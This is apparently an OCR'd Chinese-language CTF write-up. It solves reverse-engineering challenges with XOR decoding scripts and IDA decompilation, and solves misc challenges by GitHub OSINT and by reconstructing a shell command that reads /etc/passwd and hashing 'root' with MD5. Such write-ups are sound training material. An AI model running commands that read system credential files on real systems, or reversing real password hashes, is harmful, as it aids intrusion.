
```
a = [
0x19, 0x13, 0x1E, 0x18, 0x04, 0x31, 0x14, 0x26, 0x4F, 0x32,
0x2B, 0x32, 0x4B, 0x31, 0x2B, 0x36, 0x4E, 0x32, 0x14, 0x36,
0x06, 0x32, 0x2A, 0x2D, 0x3B, 0x2D, 0x15, 0x2E, 0x4E, 0x30,
0x3A, 0x26, 0x4A, 0x30, 0x3A, 0x2E, 0x4F, 0x2]
for j in range(len(a)):
print(chr(127^a[j]),end=&apos;&apos;)
```


flag{NkY0MTM4NTI1MkIyMURDRjQ1OEY5OEQ0}

Re5

re6

拿到附件，先运行看一下，没回显，进工具查一下壳，32，无壳





Exeinfo PE - ver.0.0.4.1 by A.S.L - 902+35 sign 2015.12.01

文件:	re6.exe		
程序入口:	00004AFA	入口区段:	.text
文件偏移:	00003EFA	入口字节:	E8.2A.06.00.0C
连接器信息:	14.28	子系统:	Win Console
文件大小:	00034000h	附加数据:	NO 00000000


Image is 32bit executable　　RES/OVL : 0 / 0 %　　2021

Microsoft Visual C++ v.14 - 2015 (E8) www.microsoft.com [*Win Vist

初步信息 - 帮助提示 - 脱壳信息


Not packed , try OllyDbg v2 - www.ollydbg.de or IDA v5 www.hex-ray

主函数里面没有明显的核心代码，但是他有一个输入函数，跟进调试一下，最后调了一会，确实输入不是在 main 函数，接下来就找其他的输入函数




```
Function name
sub_402220
sub_402260
sub_402280
sub_402320
sub_402330
sub_402340
sub_402350
_main
sub_4023C0
sub_4023F0
sub_40241C
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[128]; // [esp+0h] [ebp-84h] BYREF

  memset(v4, 0, sizeof(v4));
  sub_4023F0("%s", v4);
  return 0;
}
```




可以看到这里还有一个输入函数，再试一下，就是一个亦或提取他的字符串，直接码脚本就行了




```
void __noreturn sub_402090()
{
  int v0; // eax
  unsigned int v1; // kr00_4
  int v2; // [esp+0h] [ebp-94h] BYREF
  _BYTE v3[6]; // [esp+4h] [ebp-90h] BYREF
  char v4; // [esp+Ah] [ebp-8Ah]
  __int16 v5; // [esp+8h] [ebp-89h]
  char Buffer[128]; // [esp+10h] [ebp-84h] BYREF

  memset(Buffer, 0, sizeof(Buffer));
  gets_s(Buffer, 0x80u);
  v0 = 0;
  v1 = strlen(Buffer);
  if ( v1 )
  {
    while ( byte_433028[v0] == ((unsigned __int8)Buffer[v0] ^ (unsigned __int8)byte_433000[v0]) )
    {
      if ( ++v0 >= v1 )
        goto LABEL_4;
    }
  }
  else
  {
LABEL_4:
    if ( v1 == 38 )
    {
      v5 = 183;
      *(_DWORD *)v3 = 1734437990;
      *(_WORD *)&v3[4] = -555;
      v4 = -56;
      ((void (__cdecl *)(_BYTE *))sub_4023C0)(v3);
    }
    _loaddll(0);
  }
  *(_WORD *)&v3[3] = 243;
  v2 = 1734437990;
  *(_WORD *)v3 = -4684;
  v3[2] = -50;
  sub_4010D0(&unk_433EE0, &v2);
  _loaddll(0);
  JUMPOUT(0x40215D);
}
```


```
000014F5 sub_402090:18 (4020F5)
```

```
Propagating type information...
```



Export as: [✓ C unsigned char array (hex)]


```
unsigned char ida_chars[] =
{
  0x00, 0x30, 0x01, 0x51, 0x10, 0x1E, 0x1E, 0x05, 0x32, 0x04,
  0x16, 0x3D, 0x50, 0x20, 0x09, 0x5B, 0x39, 0x0E, 0x52, 0x33,
  0x07, 0x24, 0x68, 0x35, 0x25, 0x29, 0x0A, 0x04, 0x06, 0x2B,
  0x09, 0x30, 0x18, 0x00, 0x1A, 0x63, 0x3B, 0x10, 0x11, 0x00
};
```


```
3000 ; char byte_363000[]
3000 byte_363000     db 'V'                    ; DATA XREF: sub_332090:loc_3320E0↑r
3001 aM0wegqxsxhirmh db 'm0weGQxSXhiRmhUV0doV1YwZDRWRmxVUW5KWl',0
3027                 align 4
3028 ; char byte_363028[40]
```


脚本

```
e='Vm0weGQxSXhiRmhUV0doV1YwZDRWRmxVUW5KWl'
d=[0x30,0x01,0x51,0x10,0x1E,0x1E,0x05,0x32,0x04,0x16,0x3D,0x50,0x20,0x0
9,0x5B,0x39,0x0E,0x52,0x33,0x07,0x24,0x68,0x35,0x25,0x29,0x0A,0x04,0x06,
0x2B,0x09,0x30,0x18,0x00,0x1A,0x63,0x3B,0x10,0x11]
for i in range(len(e)):
print(chr(ord(e[i])^d[i]),end="")
```

Misc

潦草的笔记

一张被二维码遮盖的图，脚本跑，不对，发现上面的命令是可以猜测出来的
/usr/bin/head -n 1 /etc/passwd | /usr/bin/awk - F：'{printf $1}' | /usr/bin/
linux 的命令，联想到 password 密码，猜测为 md5 编码类型，linux 中最高密码权限一般默认为 root，然后对 root 进行 md5 加密，出来的结果刚好跟图片中对应


https://www.cmd5.com

脚本 BUUCTF CTFHub 【云演】--在线信息... 第四届2021美团网络...

CMD5 本站针对md5、sha1等全球通用公开的加密算法进行反向查询，通过穷举字符组合的方式，创建了明文密文对应查询数据库，创建的记录约90万亿条，占用硬盘超过500TB，查询成功率95%以上，很多复杂密文只有本站才可查询。自2006年已稳定运行十余年，国内外享有盛誉。

密文: root
类型: 自动 [帮助]
查询 加密


```
查询结果:
md5(root,32) = 63a9f0ea7bb98050796b649e85481845
md5(root,16) = 7bb98050796b649e
```

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立15年，一直被抄袭,从未被超越。

flag{ 63a9f0ea7bb98050796b649e85481845}

这可是关键信息

根据给出的提示：qingtengwglab@ctf.com，在 github 上社工下发现发布了东西，链接： `https://github.com/p1n93r/qingteng-wblab/blob/0490a4b62339020331624c22e3e5fc6a1ca3e8c4/qingteng-wglab/README.md`
然后发现一个解释，迷迷瞪瞪的




qingteng-wglab

happy hunting~~

Contact person

qingtengwglab@ctf.com

不对，然后往前看了下发现一张 gif 图片 logo.gif 和一个 README.md，记事本打开图片，发现 flag



